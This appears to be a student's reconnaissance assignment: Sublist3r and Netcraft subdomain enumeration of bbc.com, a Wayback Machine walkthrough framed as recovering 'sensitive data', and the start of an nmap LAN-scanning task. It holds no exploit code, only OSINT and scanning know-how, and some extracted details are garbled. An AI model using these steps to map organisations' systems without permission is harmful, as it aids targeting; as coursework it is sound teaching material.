[-] Searching now in ThreatCrowd..
[-] Searching now in SSL Certificates..
[-] Searching now in PassiveDNS..
[-] Error: Virustotal probably now is blocking our requests
Process GoogleEnum-4:
Traceback (most recent call last):
  File "/usr/lib/python3.11/multiprocessing/process.py", line 314, in _bootstrap
    self.run()
  File "/usr/lib/python3/dist-packages/sublist3r.py", line 269, in run
    domain_list = self.enumerate()
  File "/usr/lib/python3/dist-packages/sublist3r.py", line 240, in enumerate
    if not self.check_response_errors(resp):
  File "/usr/lib/python3/dist-packages/sublist3r.py", line 304, in check_response_errors
    if (type(resp) is str or type(resp) is unicode) and 'Our systems have detected unusual traffic' in resp:
NameError: name 'unicode' is not defined
[-] Total Unique Subdomains Found: 350
296755e29bbc.com
www.296755e29bbc.com
4e4bbc.com
www.4e4bbc.com
www.bbc.com
account.bbc.com
adassets.bbc.com
adassets-stage.bbc.com
```


## Scanning Subdomains of `bbc.com` using Netcraft Search Engine:

Netcraft:


Netcraft's automated detection operates around the clock to identify malicious websites as well as fraudulent domains, social media profiles, email campaigns and more.

**Procedure for scanning Subdomains of the Website `bbc.com` using Netcraft:**

**Step-1:** Open your firefox browser and enter the url <https://www.netcraft.com>




**Step-2:** Now navigate to Resources > Research Tools.



**Research Tools**


Use our tools to find out what infrastructure and technologies any site is using, which sites are the most popular, and how to stay safe on the internet.

### Internet Research Tools




**Site Report**

Using results from our internet data



**Search DNS**


Explore hostnames visited by users



**Most Popular Sites**

Find out which sites are most visited

**Step-3 :** Now click on Site Report and in that search for <http://www.bbc.com>  
The tool will search and generates a detailed report of the webpage bbc.com.



**Site report for http://www.bbc.com**

Look up another site?

Analysing site...

Share: [Twitter](#) [Facebook](#) [LinkedIn](#) [Reddit](#)

### Background


|             |  |                  |              |
|-------------|--|------------------|--------------|
| Site title  | BBC Home - Breaking News, World News, US News, Sports, Business, Innovation, Climate, Culture, Travel, Video & Audio           | Date first seen  | October 1995 |
| Site rank   | 120  | Primary language | English      |
| Description | Visit BBC for trusted reporting on the latest world and US news, sports, business, climate, innovation, culture and much more. |                  |              |

### Network

|                 |   |                         |  |
|-----------------|---|-------------------------|--|
| Site            | <a href="http://www.bbc.com">http://www.bbc.com</a> | Domain                  | bbc.com  |
| Netblock Owner  | Fastly, Inc.  | Nameserver              | ns.bbc.co.uk   |
| Hosting company | Fastly  | Domain registrar        | tucools.com  |
| Hosting country | US  | Nameserver organisation | whols.nic.uk   |
| IP address      | 199.232.24.81 (Ottawa, ON)                          | Organisation            | REDACTED FOR PRIVACY, REDACTED FOR PRIVACY, REDACTED FOR PRIVACY, REDACTED FOR PRIVACY |



**Step-4:** Now scroll down in the report and find the network reports and under domain you will find the domains.



The screenshot shows the Netcraft website report for the domain <http://www.bbc.com>. The report is divided into two main sections: Background and Network.

**Background**

| Site title   | Date first seen |
|--|-----------------|
| BBC Home - Breaking News, World News, US News, Sports, Business, Innovation, Climate, Culture, Travel, Video & Audio | October 1995    |

**Site rank** 120 **Primary language** English

**Description** Visit BBC for trusted reporting on the latest world and US news, sports, business, climate, innovation, culture and much more.

**Network**

| Site  | Domain  |
|---|---------|
| <a href="http://www.bbc.com">http://www.bbc.com</a> | bbc.com |

**Netblock Owner** Fastly, Inc. **Nameserver** ns.bbc.co.uk

**Hosting company** Fastly **Domain registrar** tucows.com

**Hosting country** US **Nameserver organisation** whois.nic.uk

**IPv4 address** 199.232.24.81 **Organisation** REDACTED FOR PRIVACY, REDACTED FOR PRIVACY, REDACTED FOR PRIVACY, REDACTED FOR PRIVACY, GB

**IPv4 autonomous systems** AS54113 **DNS admin** hostmaster@bbc.co.uk

**IPv6 address** Not Present **Top Level Domain** Commercial entities (.com)

**IPv6 autonomous systems** Not Present **DNS Security Extensions** Unknown


**Reverse DNS** Unknown

**IP delegation**

| IPv4 address (199.232.24.81) | Country       | Name                     | Description                         |
|------------------------------|---------------|--------------------------|-------------------------------------|
| IP range                     | United States | IANA-IPv4-MAPPED-ADDRESS | Internet Assigned Numbers Authority |

**Step-5:** Click on domains and you will be prompted to the a page where you can find the subdomains of bbc.com.

You can also able to see the site report of the subdomain sites of the host website.



The screenshot shows the Netcraft search results for the query "Hostnames matching \*.bbc.com". The results are displayed in a table with 8 rows.

**Hostnames matching \*.bbc.com**

Search with another pattern?

8 results

| Rank    | Site   | First seen    | Netblock             | OS             | Site Report            |
|---------|--|---------------|----------------------|----------------|------------------------|
| 120     | <a href="http://www.bbc.com">www.bbc.com</a>                 | October 1995  | Fastly, Inc.         | Linux          | <a href="#">Report</a> |
| 4764    | <a href="http://accounts.bbc.com">accounts.bbc.com</a>       | June 2017     | BBC                  | Linux          | <a href="#">Report</a> |
| 123576  | <a href="http://staff.bbc.com">staff.bbc.com</a>             | July 2019     | Amazon.com, Inc.     | Linux          | <a href="#">Report</a> |
| 439021  | <a href="http://shop.bbc.com">shop.bbc.com</a>               | December 2013 | Shopify, Inc.        | Linux          | <a href="#">Report</a> |
| 619785  | <a href="http://cloud.email.bbc.com">cloud.email.bbc.com</a> | February 2022 | Salesforce.com, Inc. | FS BIG-IP      | <a href="#">Report</a> |
| 656427  | <a href="http://xproxy.api.bbc.com">xproxy.api.bbc.com</a>   | July 2022     | Amazon.com, Inc.     | Linux          | <a href="#">Report</a> |
| 981474  | <a href="http://session.bbc.com">session.bbc.com</a>         | June 2017     | BBC                  | Linux          | <a href="#">Report</a> |
| 1291822 | <a href="http://emp.bbc.com">emp.bbc.com</a>                 | November 2014 | Akamai Technologies  | Linux - RedHat | <a href="#">Report</a> |

**Question-3: Explain the wayback machine and how it functions. Describe the process of retrieving sensitive data from the wayback machine. Provide a screenshot of how the website 'bbc.com' appeared in 2010, obtained from the wayback machine.**


### Wayback Machine:

The Wayback Machine is a digital archive of the World Wide Web founded by the Internet Archive, an American nonprofit organization based in San Francisco, California. Created in 1996 and launched to the public in 2001, it allows the user to go "back in time" to see how websites looked in the past.


Wayback machine helps in retrieving the sensitive data if it was deleted and it will be available in the past so the people can retrieve that data by using wayack machine.

### Procedure to retrive the image of bbc.com in 2010:


**Step-1:** Go to the website <https://web.archive.org> and you will be redicted to wayback machine.



**Step-2:** Now enter the website url link that you want to view i.e bbc.com. now under clender section select the year thst you want to see the webiste representation.



**Step-3:** Select the date and the year from the calendar under it shows when the snapshots are taken on the webpage [bbc.com](http://www.bbc.com) select one of it and click on view and you can see the snapshot of the webpage [bbc.com](http://www.bbc.com) back in June 2, 2010.




**Question-4: Establish a connection to a local area network (LAN) via Wi-Fi. Utilize the NMAP tool to determine the number of devices currently connected to the LAN. Please include the specific command you used for this task and provide a screenshot of your terminal showing the results.**

### Nmap:

Nmap is a network scanning tool—an open source Linux command-line tool—used for network exploration, host discovery, and security auditing.


### Procedure to scan for devices that are connected over the Wi-Fi network:

**Step-1:** Start the nmap by opening the terminal and use the command “nmap – help” this will show the help session of the nmap tool that shows how to use this tool.



```
root@kali: /home/kali
root@kali:~# nmap -help
Nmap 7.94SVN ( https://nmap.org )
Usage: nmap [Scan type(s)] [Options] [target specification]
TARGET SPECIFICATION:
  Can pass hostnames, IP addresses, networks, etc.
  Ex: scanme.nmap.org, microsoft.com/24, 192.168.0.1; 10.0.0-255.1-254
  -iL <inputfilenames>: Input from list of hosts/networks
  -iR <num hosts>: Choose random targets
  --exclude <host1[,host2][,host3],...>: Exclude hosts/networks
  --excludefile <exclude_file>: Exclude list from file
HOST DISCOVERY:
  -sn: List Scan - simply list targets to scan
  -sn: Ping Scan - disable port scan
  -Pn: Treat all hosts as online -- skip host discovery
  -PS/PA/PV/[portlist]: TCP SYN/ACK, UDP or SCTP discovery to given ports
  -PE/PP/PM: ICMP echo, timestamp, and netmask request discovery probes
  -PO[protocol list]: IP Protocol Ping
  -n/-R: Never do DNS resolution/Always resolve [default: sometimes]
  --dns-servers <serv1[,serv2],...>: Specify custom DNS servers
  --system-dns: Use OS's DNS resolver
  --traceroute: Trace hop path to each host
SCAN TECHNIQUES:
  -sS/sT/sA/sW/sM: TCP SYN/Connect()/ACK/Window/Maimon scans
  -sU: UDP Scan
